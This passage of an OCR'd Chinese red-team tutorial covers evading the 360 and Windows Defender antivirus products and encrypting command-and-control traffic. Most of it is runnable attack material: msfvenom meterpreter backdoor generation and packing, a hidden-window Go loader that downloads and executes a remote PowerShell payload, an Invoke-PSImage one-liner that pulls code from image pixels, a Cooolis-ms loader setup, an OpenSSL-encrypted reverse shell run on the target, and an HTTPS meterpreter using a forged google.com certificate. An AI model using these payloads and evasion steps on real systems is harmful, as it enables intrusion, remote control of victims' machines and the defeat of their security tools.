1.10. msf 加密壳免杀过 360 安全卫士和 360 安全杀毒

项目地址 https://github.com/bats3c/darkarmour

安装依赖文件


```
sudo apt install mingw-w64-tools mingw-w64-common g++-mingw-w64
gcc-mingw-w64 upx-ucl osslsigncode
```


Msf 生成后门

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.0.180
LPORT=4444 -f exe -o exploit.exe
```

执行命令

./darkarmour.py -f exploit.exe --encrypt xor --jmp -o e.exe --loop 5





1.11. Cobalt strike 免杀过 360 和 Windows Defender

这次带来的时 go 语言免杀过杀软,因为 go 语言现在查杀的特征还是比较少。现在还是有很多杀软还是可以过的。今天用到的攻击下载地址

https://github.com/diljith369/avbypassGo#simple-antivirus-bypass-technique

原理 利用 go 里面的 cmd 执行远程下载 powershell 后门


```
package main

import (
    "fmt"
    "os/exec"
    "syscall"
)

func main() {

    cmd := exec.Command("PowerShell", "-Command", "IEX ((new-object net.webclient).downloadstring('http://192.168.0.117:80/payload.ps1'))")
    //cmd := exec.Command("powershell.exe", "-c", "IEX ((new-object net.webclient).downloadstring('http://192.168.100.3/update.ps1'))")
    cmd.SysProcAttr = &syscall.SysProcAttr{HideWindow: true}
    //cmd.Stdout = os.Stdout
    //cmd.Stderr = os.Stderr
    //cmd.Stdin = os.Stdin
    err := cmd.Start()
    if err != nil {
        fmt.Printf("something went wrong %s", err)
        return
    }
    fmt.Println("Successfully")
    //cmd.Wait()

}
```


这个部分修改成你的 cs 后门

编译文件 go build bypassav.go

360 会有拦截 放行后可上线

Windows Defender 无任何提示可以上线





1.12. Invoke-PSImage 免杀过 360 杀毒

Invoke-PSImage 可以将一个 PowerShell 脚本中的字节嵌入到 PNG 图像文件的像素之中，并生成一行执行命令来帮助我们从文件或 Web（传递-Web 标记）执行它们。它会利用图片中每个像素点最后 4 位有效位的 2 个颜色值来存储 Payload 数据，虽然图片质量会受到影响，但是一般来说是看不出来有多大区别的。图片需要存储为 PNG 格式，由于 Payload 数据存储在颜色值中，因此这种格式可以进行无损压缩并且不会影响到 Payload 的执行。它可以接受目前绝大多数的图片类型作为输入，但输出必须为 PNG 格式，因为输出的图片数据需要是无损的。

图片的每一个像素都需要存储脚本的一个字节，所以你需要根据脚本中的字节数据大小来选择图片（尽可能多的像素点）。例如，Invoke-Mimikatz 需要一张 1920x1200 的图片来存储。

Invoke-PSImage 下载 https://github.com/peewpw/Invoke-PSImage

cs 生成 powershell shellcode

```
Set-ExecutionPolicy Unrestricted -Scope CurrentUser

Import-Module .\Invoke-PSimage.ps1
```

转换图片

```
Invoke-PSImage -Script .\payload.ps1 -Image .\test.jpg -Out .\test2.png -Web
```

生成执行代码


```
sal a New-Object;Add-Type -AssemblyName "System.Drawing";$g=a
System.Drawing.Bitmap((a
Net.WebClient).OpenRead("http://example.com/evil.png"));$o=a Byte[]
3840;(0..1)|%{foreach($x
in(0..1919)){$p=$g.GetPixel($x,$_);$o[$_*1920+$x]=([math]::Floor(($p.
B-band15)*16)-bor($p.G -band
15))}};IEX([System.Text.Encoding]::ASCII.GetString($o[0..3534]))
```


http://example.com/evil.png 替换生成的图片下载链接

在目标上执行

```
sal a New-Object;Add-Type -AssemblyName "System.Drawing";$g=a
System.Drawing.Bitmap((a
Net.WebClient).OpenRead("http://192.168.0.127:80/test2.jpg"));$o=a Byte[]
3840;(0..1)|%{foreach($x
in(0..1919)){$p=$g.GetPixel($x,$_);$o[$_*1920+$x]=([math]::Floor(($p.B-band15)*
16)-bor($p.G -band
15))}};IEX([System.Text.Encoding]::ASCII.GetString($o[0..3534]))
```

最终效果 360 安全卫士 360 杀毒软件没任何提示 Windows Defender 会查杀





1.13. MSF 免杀 360 安全卫士 安全杀毒

metasploit 是一款开源的安全漏洞检测工具，同时 Metasploit 是免费的工具，因此安全工作人员常用 Metasploit 工具来检测系统的安全性。Metasploit Framework (MSF) 在 2003 年以开放源码方式发布，是可以自由获取的开发框架。它是一个强大的开源平台，供开发，测试和使用恶意代码，这个环境为渗透测试、shellcode 编写和漏洞研究提供了一个可靠平台。其中攻击载荷模块(Payload) ，在红队中是个香饽饽，使用这个模块生成的后门，不仅支持多种平台，而且 Metasploit 还有编编码器模块(Encoders)，生成后门前，对其进行编码转换，可以混淆绕过一部分杀毒软件。目前使用 msf 自带的编码器和免杀模板都是很难绕过 **360 全套杀毒软件**

Cooolis 免杀过 360 全套，这是国人的一个项目，可以过掉 360 全套。下面我来介绍这个项目，项目的地址 https://github.com/Rvn0xsy/Cooolis-ms/

加载器执行流程：

1. 连接 Cooolis-Server
2. Cooolis-Server 连接 Metasploit RPC 服务端
3. 取回 Payload 然后发送回加载器

下载运行 docker

git clone https://github.com/Rvn0xsy/Cooolis-ms.git

cd Cooolis-ms/Docker

docker-compose up -d

启动 Metasploit RPC 服务器

msfrpcd -U msf -P msf -u /api/1.0/ -a 127.0.0.1

配置 Metasploit 监听器

msf5 > use exploit/multi/handler

msf5 > set payload windows/meterpreter/reverse_tcp

msf5 > set LHOST 10.20.56.41

msf5 > set LPORT 8876
msf5 > exploit -j


启动 Cooolis-ms 客户端
Cooolis-ms.exe -p windows/meterpreter/reverse_tcp -o
LHOST=10.20.56.41,LPORT=8876,Format=dll -H 10.20.56.41 -P 8899


2. 流量加密

2.1. 使用 Openssl 反弹加密 shell

红队进行渗透测试的后续渗透阶段为了扩大战果，往往需要横行渗透，往往需要反弹 shell，如果反弹 shell 都是明文传输，那么内网里有 IDS 或者防护软件会进行流量进行分析，检测带有攻击特征，很快被发现，如果蓝队对攻击流量回溯分析，就可以复现攻击的过程。此时红队攻击就会暴漏出来，整个项目都要停止。

使用 wireshark 抓包直接看到输入的命令和返回的信息 这些危险命令会被防火墙或者 ips 检测。所以要对这些信息进行混淆或加密。





在计算机网络上，OpenSSL 是一个开放源代码的软件库包，应用程序可以使用这个包来进行安全通信，避免窃听，同时确认另一端连接者的身份。这个包广泛被应用在互联网的网页服务器上。

在 kali 上使用 OpenSSL 生成自签名证书


openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days 365 -nodes

在 kali 上监听端口

openssl s_server -quiet -key key.pem -cert cert.pem -port 8080


在目标上执行反弹 shell 命令

mkfifo /tmp/s; /bin/sh -i < /tmp/s 2>&1 | openssl s_client -quiet -connect 10.10.10.129:8080 > /tmp/s; rm /tmp/s



```
pulse:x:123:130:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
avahi:x:124:132:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
saned:x:125:133::/var/lib/saned:/usr/sbin/nologin
inetsim:x:126:135::/var/lib/inetsim:/usr/sbin/nologin
colord:x:127:136:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:128:137::/var/lib/geoclue:/usr/sbin/nologin
lightdm:x:129:138:Light Display Manager:/var/lib/lightdm:/bin/false
king-phisher:x:130:139::/var/lib/king-phisher:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.10.130  netmask 255.255.255.0  broadcast 10.10.10.255
        inet6 fe80::20c:29ff:fe20:421  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:20:04:21  txqueuelen 1000  (Ethernet)
        RX packets 65  bytes 9644 (9.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 54  bytes 11716 (11.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 6  bytes 340 (340.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6  bytes 340 (340.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

# 
```

流量已经经加密



2.2. MSF 流量加密躲避检测

为了防止主机被入侵，现在大部分的内网环境都装有流量审计工具，专门用来分析审查流量特征，分析网络流量，如后门特征、行为特征，像 metasploit 在内网做横行渗透时，这些流量很容易就能被检测出来，所以做好流量加密，就能避免审计工具检测出来。

OpenSSL 创建 SSL/TLS 证书

openssl req -new -newkey rsa:4096 -days 365 -nodes -x509 \

-subj "/C=UK/ST=London/L=London/O=Development/CN=www.google.com" \

-keyout www.google.com.key \


-out www.google.com.crt && \

cat www.google.com.key www.google.com.crt > www.google.com.pem && \

rm -f www.google.com.key www.google.com.crt

生成后门

msfvenom -p windows/meterpreter/reverse_winhttps LHOST=192.168.0.117 LPORT=443 PayloadUUIDTracking=true HandlerSSLCert=www.google.com.pem StagerVerifySSLCert=true PayloadUUIDName=ParanoidStagedPSH -f psh-cmd -o pentestlab.bat



设置监听器

配置侦听器时还需要使用两个附加选项。这是为了通知处理程序它将使用的证书（与有效负载相同），并在接收到连接时执行 SSL 证书验证。

HandlerSSLCert

StagerVerifySSLCert

set payload windows/meterpreter/reverse_winhttps


set LHOST 192.168.0.149

set LPORT 443


set HandlerSSLCert /home/kali/msf/www.google.com.pem

